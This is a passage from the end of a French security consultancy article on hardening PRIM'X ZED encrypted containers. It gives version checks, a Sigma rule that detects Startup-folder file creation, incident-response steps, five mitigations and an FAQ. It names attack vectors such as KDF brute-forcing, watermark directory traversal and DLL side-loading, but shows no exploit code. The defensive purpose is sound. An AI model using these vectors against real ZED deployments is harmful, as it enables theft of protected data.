La première contre-mesure est de maintenir ZED à jour :

```
# Vérification de version
# Windows PowerShell
Get-ItemProperty "HKLM:\SOFTWARE\PRIMX\ZED" | Select-Object Version

# Linux
zedfree --version

# Versions minimales recommandées (2025)
ZED Enterprise/Pro/Free : 2024.1 ou supérieur
```

8.2. Surveillance et détection

```
# Règle Sigma - Détection création fichier dans Startup via ZED
title: Suspicious ZED Watermark Extraction
logsource:
    category: file_event
    product: windows
detection:
    selection:
        TargetFilename|contains: '\Startup\'
        Image|contains: 'ZED'
    condition: selection
level: high
```

8.3. Plan de réponse aux incidents

1. **Isoler** le poste du réseau immédiatement
2. **Préserver** les preuves (ne pas redémarrer)
3. **Identifier** le conteneur ZED suspect
4. **Rechercher** les IOC (fichiers Startup, modifications config)
5. **Évaluer** l'étendue de la compromission
6. **Remédier** et documenter

Pour synthétiser l'ensemble des recommandations disséminées dans cet article, voici les 5 actions prioritaires que chaque organisation utilisant ZED devrait mettre en place sans délai. Pour approfondir, consultez Persistence sur macOS &.

Pour approfondir ce sujet, consultez notre outil open-source security-automation-framework qui facilite l'automatisation des workflows de sécurité.

9. Les 5 Mesures Essentielles pour Sécuriser vos Conteneurs ZED




Figure 7 : Les 5 couches de défense en profondeur pour sécuriser un déploiement ZED en entreprise.

1

Appliquer immédiatement les mises à jour PRIM'X

Chaque vulnérabilité détaillée dans cet article a été corrigée par l'éditeur. **La version ZED 2024.1 ou supérieure** corrige l'ensemble des vecteurs d'attaque connus : KDF renforcé (600 000 itérations), validation des chemins watermark, protection anti-junction, Encrypt-then-MAC et chargement sécurisé des DLL. Mettez en place un processus de veille sur les bulletins PRIM'X et déployez les correctifs sous 48h maximum.

2

Migrer vers des KDF robustes et ré-encrypter les anciens conteneurs

Tout conteneur `.zed` créé avant la version Q.2020.3 utilise un KDF vulnérable au brute-force GPU. **Identifiez ces conteneurs avec le script `zed_kdf_audit.py`** présenté en section 7.2 et ré-encryptez-les systématiquement avec la version courante. Pour les nouveaux conteneurs, imposez des mots de passe d'au moins 16 caractères (passphrase) avec une entropie supérieure à 80 bits. Désactivez la rétrocompatibilité avec les anciens formats via GPO.

3

Privilégier l'authentification par certificat X.509 sur support physique

L'utilisation de **certificats X.509 sur carte à puce ou token USB** (YubiKey, Thales SafeNet) élimine totalement le vecteur d'attaque KDF : il n'y a plus de mot de passe à casser. Le déchiffrement de la Master Key se fait par RSA-OAEP ou ECDH avec la clé privée stockée dans le hardware sécurisé. Cette approche est **obligatoire pour les environnements Diffusion Restreinte** et fortement recommandée pour tous les déploiements professionnels.

4

Déployer une surveillance active (Sysmon + Sigma + YARA)

Chaque contre-mesure de cet article inclut des **règles de détection prêtes à l'emploi**. Déployez Sysmon avec les Event ID 1, 7, 10 et 11 configurés pour surveiller les processus ZED. Intégrez les règles Sigma dans votre SIEM pour détecter les tentatives d'exploitation en temps réel : injection dans le processus ZED, création de fichiers dans Startup, dump mémoire, chargement de DLL non signées. Scannez les conteneurs entrants avec la règle YARA pour détecter les payloads piégés.

5

Former les utilisateurs aux risques spécifiques ZED

Les attaques les plus critiques (Directory Traversal, DLL Side-Loading) nécessitent que la victime **ouvre un conteneur piégé**. Formez vos utilisateurs à : ne jamais ouvrir un `.zed` provenant d'une source non vérifiée, vérifier l'identité de l'expéditeur par un canal secondaire, signaler immédiatement tout comportement inhabituel après ouverture d'un

conteneur, et **fermer les conteneurs dès que possible** pour limiter l'exposition de la Master Key en mémoire. Organisez des exercices de phishing ciblés utilisant des conteneurs ZED factices.

Comment fonctionnent les conteneurs chiffres ZED et ZONECENTRAL de PRIM'X ?

Les conteneurs ZED de PRIM'X sont des fichiers chiffres autonomes (extension .zed) qui encapsulent des documents dans une archive securisee avec un chiffrement AES-256 en mode XTS. Chaque conteneur possede sa propre politique d'acces definissant les utilisateurs autorises via des certificats X.509 ou des mots de passe. ZONECENTRAL, quant a lui, chiffre de maniere transparente des repertoires entiers sur le poste de travail sans modifier les habitudes des utilisateurs. Les deux solutions sont certifiees par l'ANSSI au niveau qualification standard, garantissant leur conformite aux exigences de securite de l'administration francaise.

Pourquoi les solutions PRIM'X sont-elles recommandees par l'ANSSI pour la protection des donnees sensibles ?

Les solutions PRIM'X beneficient de la qualification de l'ANSSI (Agence Nationale de la Securite des Systemes d'Information), qui est le plus haut niveau de validation de securite en France. Cette qualification garantit que les algorithmes cryptographiques, l'implementation du chiffrement et la gestion des cles respectent les referentiels techniques de l'ANSSI. PRIM'X est une entreprise francaise offrant une souverainete complete sur la solution, sans risque de backdoor liee a des legislations etrangeres comme le Cloud Act americain, un critere essentiel pour les OIV (Operateurs d'Importance Vitale) et les administrations.

Quels sont les cas d'usage typiques des conteneurs chiffres en entreprise ?

Les cas d'usage principaux incluent l'echange securise de documents sensibles par email ou supports amovibles (les conteneurs .zed voyagent avec leur protection), la protection des donnees sur les postes nomades contre le vol ou la perte de materiel, la conformite RGPD pour le stockage et le transfert de donnees personnelles, la protection des donnees classifiees dans le cadre de marches publics de defense, et le partage securise avec des partenaires externes sans infrastructure PKI commune grace au mode mot de passe. Les conteneurs permettent egalement la traçabilite des acces pour repondre aux exigences d'audit.

Sources et références : MITRE ATT&CK · CERT-FR

10. Conclusion

ZED de PRIM'X représente une solution de chiffrement mature et éprouvée, bénéficiant de la reconnaissance officielle de l'État français. Son concept de « valise diplomatique numérique » répond à un besoin réel de protection des échanges sensibles.

Cependant, comme tout logiciel, ZED n'est pas exempt de vulnérabilités. L'historique des failles rappelle l'importance de maintenir ses outils à jour et de suivre les recommandations ANSSI.

Points clés à retenir

- **Mises à jour critiques** : Maintenez ZED à jour en permanence
- **Configuration durcie** : Désactivez la rétrocompatibilité, imposez des mots de passe forts
- **Surveillance active** : Détectez les tentatives d'exploitation
- **Sensibilisation** : Formez les utilisateurs aux risques

Ressources

- Site officiel PRIM'X - ZED
- ANSSI - Qualification ZED
- Guide ANSSI - Recommandations ZED
- CVE Details - PRIM'X

Besoin d'un accompagnement expert ?

Nos consultants en cybersécurité et IA vous accompagnent dans vos projets. Devis personnalisé sous 24h.

Références et ressources externes

- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- ANSSI Produits Certifiés — Catalogue des produits certifiés par l'ANSSI
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr

© 2025 — Reproduction interdite sans autorisation.